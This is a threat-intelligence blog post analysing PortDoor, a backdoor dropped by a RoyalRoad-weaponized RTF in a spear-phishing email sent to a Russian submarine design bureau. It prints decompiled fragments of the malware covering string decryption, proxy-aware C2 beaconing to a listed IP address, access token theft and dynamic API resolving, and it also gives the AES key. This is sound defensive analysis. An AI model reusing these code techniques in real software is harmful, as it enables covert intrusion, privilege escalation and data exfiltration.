# PortDoor: New Chinese APT Backdoor Attack Targets Russian Defense Sector

cybereason.com/blog/portdoor-new-chinese-apt-backdoor-attack-targets-russian-defense-sector

April 30, 2021 | 7 minute read

The Cybereason Nocturnus Team has been tracking recent developments in the RoyalRoad weaponizer, also known as the *8.t Dropper/RTF exploit builder*. Over the years, this tool has become a part of the arsenal of several Chinese-related threat actors such as Tick, Tonto Team and TA428, all of which employ RoyalRoad regularly for spear-phishing in targeted attacks against high-value targets.

While analyzing newly discovered RoyalRoad samples observed in-the-wild, the Nocturnus Team detected one that not only exhibits anomalous characteristics, but also delivers *PortDoor malware,* a previously undocumented backdoor assessed to have been developed by a threat actor likely operating on behalf of Chinese state-sponsored interests.

According to the phishing lure content examined, the target of the attack was a general director working at the Rubin Design Bureau, a Russian-based defense contractor that designs nuclear submarines for the Russian Federation's Navy.

## Key Findings

- **RoyalRoad Variants are Under Development:** The variant of the RoyalRoad weaponizer examined altered its encoded payload from the known "8.t" file to a new filename: "e.o". More new variants are likely to be under development as well.
- **Previously Undocumented Backdoor:** The newly discovered RoyalRoad RTF variant examined also drops a previously undocumented and stealthy backdoor dubbed *PortDoor* which is designed with obfuscation and persistence in mind.
- **Highly Targeted Attack:** The threat actor is specifically targeting the Rubin Design Bureau, a part of the Russian defense sector designing submarines for the Russian Federation's Navy.
- **Extensive Malware Capabilities:** Portdoor has multiple functionalities, including the ability to do reconnaissance, target profiling, delivery of additional payloads, privilege escalation, process manipulation static detection antivirus evasion, one-byte XOR encryption, AES-encrypted data exfiltration and more.
- **APT Group Operating on Behalf of Chinese State Interests:** The accumulated evidence such as the infection vector, social engineering style, use of RoyalRoad against similar targets, and other similarities between the newly discovered backdoor sample and other known Chinese APT malware all bear the hallmarks of a threat actor operating on behalf of Chinese state-sponsored interests.

## Analysis of the Spear-Phishing Attack: Intro to RoyalRoad


RoyalRoad is a tool that generates weaponized RTF documents that exploit the following vulnerabilities in Microsoft's Equation Editor: CVE-2017-11882, CVE-2018-0798 and CVE-2018-0802. RoyalRoad is used primarily by threat actors considered to be operating on behalf of Chinese state interests (e.g Tick, Tonto Team, TA428, Goblin Panda, Rancor).

RoyalRoad has rather consistent characteristics and most of the weaponized RTF documents usually drop an encoded file named "8.t", which - once decoded - can deliver a variety of payloads for different threat actors.

In this report, we discuss a deviation from the "classic" RoyalRoad characteristics. The dropped object name was changed from the very consistent "8.t" naming convention to the new "e.o" file name.

## Spear-Phishing Email Delivers RoyalRoad RTF

The initial infection vector is a spear-phishing email addressed to the "respectful general director Igor Vladimirovich" at the Rubin Design Bureau, a submarine design center from the "Gidropribor" concern in St. Petersburg, a national research center that designs underwater weapons like submarines:




*Content of the spear-phishing e-mail*

The email attachment is a malicious RTF document weaponized with a RoyalRoad payload, with content describing a general view of an autonomous underwater vehicle:



*Content of the weaponized RTF document*

The creation time of the RTF is timestomped to 2007, presumably to thwart investigation or detection efforts. Timestomping is a known technique used by threat actors to try and remain under the radar:

*Historical RTF data from VirusTotal*



Once the RTF document is opened and executed, a Microsoft Word add-in file is dropped to the Microsoft Word startup folder. This technique is used by various actors to bypass detection of automatic execution persistence, since Word must be relaunched in order to trigger the add-in file, making the persistence mechanism less “noisy”.

Contrary to the common “8.t” file name observed in most RoyalRoad payloads, this new RoyalRoad variant uses “e.o” naming convention for the temporary file payload, which is eventually written to MS Word startup folder as “winlog.wll”:




*Weaponized RTF execution and dropped files on disk*

The malicious execution of the RTF file is detected by the Cybereason Defense Platform:




*Cybereason Detection of the PortDoor Backdoor*

## PortDoor Backdoor Analysis

The dropped payload, named "winlog.wll", is a previously undocumented backdoor. Its main capabilities include:

- Gathering reconnaissance and profiling of the victim's machine
- Receiving commands and downloading additional payloads from the C2 server
- Communicating with the C2 server using raw socket as well as HTTP over port 443 with proxy authentication support
- Privilege escalation and process manipulation
- Dynamic API resolving for static detection evasion
- One byte XOR encryption of sensitive data and configuration strings
- The collected information is AES-encrypted before it is sent to the C2 server

## Detailed Analysis

The DLL itself has multiple export functions, going from DllEntry00 to DllEntry33. Most of these exports simply return sleep loops, a likely anti-analysis measure. The main functionality resides within the DllEntry28 and DllEntry18:

| Name | Address | Ordinal |
|---|---|---|
| DllEntry05 | 6DE961D0 | 6 |
| DllEntry06 | 6DE961D0 | 7 |
| DllEntry07 | 6DE961D0 | 8 |
| DllEntry08 | 6DE961D0 | 9 |
| DllEntry09 | 6DE961D0 | 10 |
| DllEntry10 | 6DE961D0 | 11 |
| DllEntry11 | 6DE961D0 | 12 |
| DllEntry12 | 6DE961D0 | 13 |
| DllEntry13 | 6DE961D0 | 14 |
| DllEntry14 | 6DE961D0 | 15 |
| DllEntry15 | 6DE961D0 | 16 |
| DllEntry16 | 6DE961D0 | 17 |
| DllEntry17 | 6DE961D0 | 18 |
| DllEntry18 | 6DE961DD | 19 |
| DllEntry19 | 6DE961D0 | 20 |
| DllEntry20 | 6DE961D0 | 21 |

*DLL exports of the PortDoor backdoor*

In order to get the configuration information, the backdoor first decrypts the strings using a hardcoded oxfe XOR key:

```
8B45 F8     mov eax,dword ptr ss:[ebp-8]
0345 FC     add eax,dword ptr ss:[ebp-4]
0FB600      movzx eax,byte ptr ds:[eax]
35 FE000000 xor eax,FE
8B4D F8     mov ecx,dword ptr ss:[ebp-8]
034D FC     add ecx,dword ptr ss:[ebp-4]
8801        mov byte ptr ds:[ecx],al
```

*Strings decryption routine*

The decrypted data includes the following configuration information:

```
FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE FE ÞÞÞÞÞÞÞÞÞÞÞÞÞÞÞÞ
34 35 2E 36 33 2E 32 37 2E 31 36 32 00 00 00 00 45.63.27.162....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
BB 01 00 00 4B 72 2A 5E 6A 34 00 00 00 00 00 00 »...Kr*^j4......
00 00 00 00 42 2D 4A 44 55 4E 00 00 00 00 00 00 ....B-JDUN......
00 00 00 00 35 38 30 39 37 36 31 36 2E 74 6D 70 ....58097616.tmp
00 00 00 00 30 39 38 37 36 35 34 33 32 31 66 65 ....0987654321fe
64 63 62 61 00 00 00 00 00 00 00 00 00 00 00 00 dcba............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 ................
F0 95 67 00 00 00 00 00 00 00 00 00 00 00 00 00 ð.g.............
```

*The decrypted strings in memory*

| Decrypted string | Purpose |
|---|---|
| 45.63.27[.]162 | C2 address |
| Kr*^j4 | N/A |
| B-JDUN | Victim identifier |
| 58097616.tmp | Data file name written to %temp% |
| 0987654321fedcba | AES-CBC key |

It is worth noting that, during the analysis, the communication with the C2 was not successful and therefore some analysis information may be incomplete.

Following the debugger presence check and the string decryption, the malware then creates an additional file in %temp% with the hardcoded name “58097616.tmp”, and writes the GetTickCount value multiplied by a random number to it:

```
if ( v4 == (HANDLE)-1 )
{
  rand();
  v5 = GetTickCount();
  gettickcount_rand_val = rand() * v5;
  v6 = CreateFileA(Buffer, 0x40000000u, 0, 0, 4u, 0, 0);
  if ( v6 == (HANDLE)-1 )
    ExitProcess(0);
  result = WriteFile(v6, &gettickcount_rand_val, 4u, &NumberOfBytesWritten, 0);
}
```

*Value written to the "58097616.tmp" file*

This can be used as an additional identifier for the target, and also as a placeholder for the previous presence of this malware.

The malware then proceeds to attempt to establish a connection with the C2 which supports the transfer of data using TCP over raw sockets, or HTTPS using the CONNECT method. In addition the backdoor appears to be proxy-aware, distinguishing between two HTTP response types: "200" response and "407" (Proxy Authentication Required):

```
memset(&Delimiter[4], 0, 0x800u);
sprintf_s(
  &Delimiter[4],
  0x800u,
  "CONNECT %s:%d HTTP/1.0\r\n"
  "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Sa"
  "fari/537.36 Edge/18.18362\r\n"
  "Proxy-Connection: Keep-Alive\r\n"
  "Content-Length: 0\r\n"
  "HOST: %s\r\n"
  "Pragma: no-cache\r\n"
  "\r\n",
  (const char *)(this + 4),
  *(_DWORD *)(this + 36),
  (const char *)(this + 4));
v4 = lstrlenA(&Delimiter[4]);
if ( send(*(_DWORD *)this, &Delimiter[4], v4, 0) != -1 )
{
  memset(&Delimiter[4], 0, 0x800u);
  if ( recv(*(_DWORD *)this, &Delimiter[4], 2048, 0) != -1 )
  {
    strcpy(Delimiter, "\r\n");
    v5 = strtok(&Delimiter[4], Delimiter);
    v6 = v5;
    if ( v5 )
    {
      if ( strstr(v5, "200") )
        return 1;
      strstr(v6, "407");
    }
  }
}
return 0;
```

*Hardcoded HTTP headers with proxy support*

PortDoor also has the ability to achieve privilege escalation by applying the Access Token Theft technique to steal explorer.exe tokens and run under a privileged security context:

```
v3 = GetCurrentProcess();
OpenProcessToken(v3, 0x28u, &TokenHandle);
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = 2;
LookupPrivilegeValueW(0, L"SeShutdownPrivilege", (PLUID)NewState.Privileges);
AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
GetLastError();
CloseHandle(TokenHandle);
pe.dwSize = 0;
v4 = 0;
memset(&pe.cntUsage, 0, 0x228u);
v5 = CreateToolhelp32Snapshot(2u, 0);
if ( v5 == (HANDLE)-1 )
  return 0;
pe.dwSize = 0x22C;
if ( Process32FirstW(v5, &pe) )
{
  while ( _wcsicmp(pe.szExeFile, L"explorer.exe") )
  {
    if ( !Process32NextW(v5, &pe) )
      goto LABEL_9;
  }
  v7 = OpenProcess(0x400u, 0, pe.th32ProcessID);
  TokenHandle = 0;
  v8 = v7;
  v4 = OpenProcessToken(v7, 0xF01FFu, &TokenHandle);
  DuplicateTokenEx(TokenHandle, 0xF01FFu, 0, SecurityIdentification, TokenPrimary, a1);
  CloseHandle(TokenHandle);
  CloseHandle(v8);
}
```

*Access token theft from explorer.exe*

Eventually, the malware awaits for further instructions from the C2 to continue its execution. This is done via the following switch case:

```
switch ( a3 )
{
  case 0x42u:
    v5 = enumerate_files(0, a1, 0, 0);
    goto LABEL_8;
  case 8u:
    v5 = get_pc_info(0, 0);
    goto LABEL_8;
  case 0x30u:
    v5 = list_running_processes(0, 0);
    goto LABEL_8;
  case 0x31u:
    v6 = dword_6DEB1270;
    v14 = (int *)Src;
    api_resolver((_DWORD *)dword_6DEB1270);
    v7 = 0;
```

*Some of the switch case implemented methods*

For example, the get_pc_info() case gathers basic PC info to be sent to the C2, and the “B-JDUN” string is most likely being used as a unique identifier for the campaign/victim:

```
push eax
push ebx
call dword ptr ds:[esi+9C]
```

```
ebx:"                    :Administrator:6.1.7601:64:1252:437:B-JDUN"
```

*The information gathered on the infected PC*

Lastly, before sending the information to the C2 server the backdoor uses AES to encrypt the stolen PC information data:

```
50                  push eax
8B85 F4FEFFFF       mov eax,dword ptr ss:[ebp-10C]
FFB5 ECFEFFFF       push dword ptr ss:[ebp-114]
FF70 04             push dword ptr ds:[eax+4]
FFB5 E8FEFFFF       push dword ptr ss:[ebp-118]
E8 BBBDFFFF         call winlog.6DE93AF0                AES CBC encrypt
83C4 18             add esp,18
8BB5 F0FEFFFF       mov esi,dword ptr ss:[ebp-110]
```

```
35 #7135
Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct
Hex                                                 ASCII
C2 49 2A 74 67 44 2A 74 67 44 2A 74 0E 35 2A 74     ÂI*tgD*tgD*t.5*t
00 00 00 00 E0 63 AA 06 60 7D FF 41 AF B2 3E E6     ....ãcª.`}ÿA¯²>æ
D2 D9 39 2D 00 00 00 00 79 3D 37 65 00 00 00 88     ÒÙ9-....y=7e....
FE D8 A3 1C 39 A9 6D 1A 18 89 A7 2F C8 AF 68 86     þØ£.9©m...§/È¯h.
85 B5 0D CC 3A BA 55 0F 29 55 88 56 91 B4 DC 42     .µ.Ì:ºU.)U.V.´ÜB
7D CB 27 F2 87 E4 62 46 C3 B8 D9 A5 E8 FE 50 B8     }Ë'ò.äbFÃ¸Ù¥èþP¸
98 37 A0 49 E1 9B 99 62 76 BE 0C 7D 2A 8A FF 9D     .7 Iá..bv¾.}*.ÿ.
BE 54 CE 3D 4F 4D 57 1C 94 5F C2 A2 94 A8 F1 6D     ¾TÎ=OMW.._Â¢.¨ñm
74 3D 37 65 00 00 00 8D EE FF 08 00 00 00 00 00     t=7e....îÿ......
```

*AES encrypted information gathered on the PC*

The backdoor’s main C2 command functionality is summarized in the table below:

| Case | Action |
|---|---|
| 0x08 | Get PC info, concat with the “B-JDUN" identifier |
| 0x30 | List running processes |
| 0x31 | Open process |
| 0x41 | Get free space in logical drives |
| 0x42 | Files enumeration |
| 0x43 | Delete file |
| 0x44 | Move file |
| 0x45 | Create process with a hidden window |

| | |
|---|---|
| 0x28 | Open file for simultaneous operations |
| 0x29 | Write to file |
| 0x2a | Close handle |
| 0x2b | Open file and write directly to disk |
| 0x01 | Look for the “Kr*^j4” string |
| 0x10 | Create pipe, copy data from it and AES encrypt |
| 0x11 | Write data to file, append with “\n” |
| 0x12 | Write data to file, append with “exit\n” |


*C2 command functionality summarized*

Another anti-analysis technique observed being used by the PortDoor backdoor is dynamic API resolving. The backdoor is able to hide most of its main functionality and avoid static detection of suspicious API calls by dynamically resolving its API calls instead of using static imports:

```
if ( !this[51] )
{
  strcpy(v2, "ntdll.dll");
  this[51] = ((int (__stdcall *)(char *))this[5])(v2);
}
if ( !this[41] )
  this[41] = resolve_api(this[51], -140251870);
if ( !this[52] )
{
  strcpy(v2, "advapi32.dll");
  this[52] = ((int (__stdcall *)(char *))this[5])(v2);
}
if ( !this[2] )
  this[2] = resolve_api(this[52], 0xBB68E319);
if ( !this[3] )
  this[3] = resolve_api(this[49], 0x402DC1AB);
```

*Dynamic API resolving*

The malicious execution of the PortDoor backdoor DLL is detected by the Cybereason Defense Platform:




*PortDoor Backdoor DLL as detected by Cybereason*

## Attribution

At the time of this analysis, there was not enough information available to attribute the newly discovered backdoor to a known threat actor with reasonable certainty. However, there are a couple of known Chinese APT groups that share quite a few similarities with the threat actor behind the new malware samples analyzed in this blog.

Based on previous work done by nao_sec, the Nocturnus Team was able to determine that the RTF file discussed in this blog was weaponized with RoyalRoad v7, which bears the indicative “b0747746” header encoding and was previously observed being used by the Tonto Team, TA428 and Rancor threat actors, as can be seen below:

| Actor | Target | Version | 8.t Encode | T1137 | T1073 | Dropped file Name | Malware | Time |
|---|---|---|---|---|---|---|---|---|
| Temp.Trident | RU, TR | 2 | F2 A3 20 72 | No | Yes | RasTls.dll | IceFog<br>Sisfader<br>Reaver | 2018 Q1 |
| Temp.Tick | JP | 5 | No encode | Yes | No | winhelp.wll | ABK Downloader<br>avirra Downloader | 2019 Q1 ~ Q2 |
| TA428 | RU, MN | 4 | B2 A6 6D FF | No | No | - | PoisonIvy | 2018 Q4 |
| | | 5 | B0 74 77 46 | Yes | No | winhelp.wll | Danti<br>Cotx RAT (KeyBoy) | 2019 Q1 |
| | | 6.x | | Yes | No | inteldrives.wll<br>useless.wll<br>cls.wll | Danti<br>Cotx RAT (KeyBoy) | 2019 Q1 ~ Q2 |
| Tonto | RU, MN, KR | 5 | No encode | Yes | No | winhelp.wll | Bisonal | 2019 Q1 |
| | | 7.x | B0 74 77 46 | Yes | No | intel.wll | Bisonal | 2019 Q4 |

*RoyalRoad attribution matrix. Credit: nao_sec*

Both the Tonto Team and TA428 threat actors have been observed attacking Russian organizations in the past, and more specifically attacking research and defense related targets. For example, it was previously reported that Tonto Team is known to have attacked Russian organizations in the past using the Bisonal malware.

When comparing the spear-phishing email and malicious documents in these attacks with previously examined phishing emails and lure documents used by the Tonto Team to attack Russian organizations, there are certain similarities in the linguistic and visual style used by the attackers in the phishing emails and documents.

The newly discovered backdoor does not seem to share significant code similarities with previously known malware used by the abovementioned groups, other than anecdotal similarities that are quite common to backdoors, leading us to the conclusion that it is not a variant of a known malware, but is in fact novel malware that was developed recently.

Lastly, we are also aware that there could be other groups, known or yet unknown, that could be behind the attack and the development of the PortDoor backdoor. We hope that as time goes by, and with more evidence gathered, the attribution could be more concrete.

## Conclusion

RoyalRoad has been one of the most used RTF weaponizers in the Chinese threat actors sphere in recent years. It is mostly observed in the initial compromise phase of targeted attacks where spear-phishing is used to lure victims into opening malicious documents which in turn exploit Microsoft Equation Editor vulnerabilities to drop different malware.

In this report, we discussed the latest changes that were made to the RoyalRoad weaponizer that deviate from some of its well-documented and predictable indicators. It is perhaps an indication that the threat actors who are operating it are attempting to avoid "low hanging fruit" detections.

In addition, we reported the discovery of the novel PortDoor backdoor, a previously undocumented and stealthy tool designed to grant the attackers access to their targets' machines, collect information, and deploy additional payloads.

At the time of writing this report, it is still unclear which threat actor is behind the new backdoor, however we have identified two potential suspects that fit the profile. Currently there is not enough information available to prove the stated hypothesis with a high level of certainty.

**LOOKING FOR THE IOCs? CLICK ON THE CHATBOT DISPLAYED IN LOWER-RIGHT OF YOUR SCREEN.**

## VIEW THE IOCS »

## MITRE ATT&CK Matrix

| Reconnaissance | Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Discovery | Comm and Contr |
|---|---|---|---|---|---|---|---|
| Gather Victim Host Information | Phishing: Spearphishing Attachment | Command and Scripting Interpreter: Windows Command Shell | Office Application Startup: Add-ins | Process Injection | Masquerading: Match Legitimate Name or Location | Virtualization/Sandbox Evasion | Encryp Chann |

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| | | | | Access Token Manipulation: Token Impersonation/Theft | Virtualization/Sandbox Evasion | File and Directory Discovery | Applic Layer Protoc |
| | | | | | Process Injection | System Information Discovery | Proxy: Extern Proxy |
| | | | | | Obfuscated Files or Information | System Time Discovery | |
| | | | | | Access Token Manipulation: Token Impersonation/Theft | Process Discovery | |
| | | | | | Signed Binary Proxy Execution: Rundll32 | | |


## About the Researchers:

**DANIEL FRANK**

Daniel Frank is a senior Malware Researcher at Cybereason. Prior to Cybereason, Frank was a Malware Researcher in F5 Networks and RSA Security.

His core roles as a Malware Researcher include researching emerging threats, reverse-engineering malware and developing security-driven code. Frank has a BSc degree in information systems.

**ASSAF DAHAN**



Assaf Dahan is the Senior Director and Head of Threat Research at Cybereason. He has over 15 years in the InfoSec industry.

He started his career in the Israeli Military 8200 Cybersecurity unit where he developed extensive experience in offensive security. Later in his career he led Red Teams, developed penetration testing methodologies, and specialized in malware analysis and reverse engineering.

About the Author

**Cybereason Nocturnus**

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and

Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus